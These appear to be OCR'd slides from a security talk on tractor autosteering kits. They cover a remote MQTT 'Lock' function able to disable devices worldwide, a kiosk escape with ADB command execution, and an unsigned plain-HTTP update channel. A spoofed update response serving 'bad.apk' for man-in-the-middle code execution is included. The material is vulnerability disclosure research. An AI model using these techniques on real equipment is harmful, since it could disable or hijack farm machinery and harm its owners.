
Tractors found in the US




Do not use on public roads




Tractors found 20 kilometers from front line (Ukraine)





Possible indication of GPS Jamming near front line (Ukraine)



Sending commands to the tractors


- Function call from broker to tractors via MQTT Topic: *function/invoke*
- Two function calls enabled per default
  - “Lock” and “Send notification”
  - After lock the devices no longer work, but manual steering is still possible
  - Can lock any system world-wide
  - Only vendor can unlock devices

```
public void lockDevice(final String str, final String str2) {
    o8.d.b(TAG, "收到远程锁车的命令");
    this.isLock = true;
    uploadProperty(true);
    LockManager.sendLockCmd(new LockManager.SendLockCallback() { // from class: com.fj.smartkit.net.mqtt.z
        @Override // com.fj.smartkit.manager.LockManager.SendLockCallback
        public final void onComplete(boolean z10) {
            MyMqttManager.this.lambda$lockDevice$5(str, str2, z10);
        }
    });
}
```


FJD Lock
Demo 0x01


Next Step: Taking the wheel

- HMI: Android Tablet only launches the FJDynamics app
  - Kiosk Modus -> Kiosk Escape found
- Activation of Android Dev Tools possible
  - Command Execution via ADB
- OS Version is very outdated
  - Old Android version with many vulnerabilities
- Need root access for further research




It ain't much,


Attack Paths




Over the air (OTA) update feature

- For some reason, lacks all the security features
  - Plain HTTP-Connection, no Usage of TLS
  - No signatures, just MD5 a sum
  - APKs can be installed from different sources

- Leads to unauthenticated Remote Code Execution (RCE) via Man in the Middle



```
{
  "data":{
    "id":1940338876029394945,
    "silentDownloadFlag":"1",
    "autoUpgradeFlag":"1",
    "upgradePrompt":"Totally Not A Virus, Trust Me...I'm a Dolphin v2",
    "upgradePromptList":[
      {
        "langId":3,
        "langCode":"en",
        "prompt":"Totally Not A Virus, Trust Me...I'm a Dolphin □□□□□□"
      }
    ],
    "versionNo":"4232 - BH USA Edition",
    "upgradePackageType":0,
    "bindUpgradeFlag":"0",
    "upgradeFileList":[
      {
        "fileTag":"APP",
        "fileNo":"25.103.1.28",
        "fileName":"bad.apk",
        "filePath":"http://10.1.1.1:8000/bad.apk",
        "fileMd5":"a5913ce4b04c2e66318c874fed66f811",
        "fileSize":10229
      }
    ]
  },
  "code":0,
  "msg":"调用成功！"
}
```


SYSTEM UPGRADE
Upgrade via
Check
Upgrade via
Upgrade
Upgrade tips
Version：V4232 - BH USA Edition
New version detected. Do you want to upgrade?
Name
Version
Size
APP
25.103.1.28
10.0KB
UpdateIllustrate:
Totally Not A Virus, Trust Me...I'm a Dolphin
Cancel
Upgrade

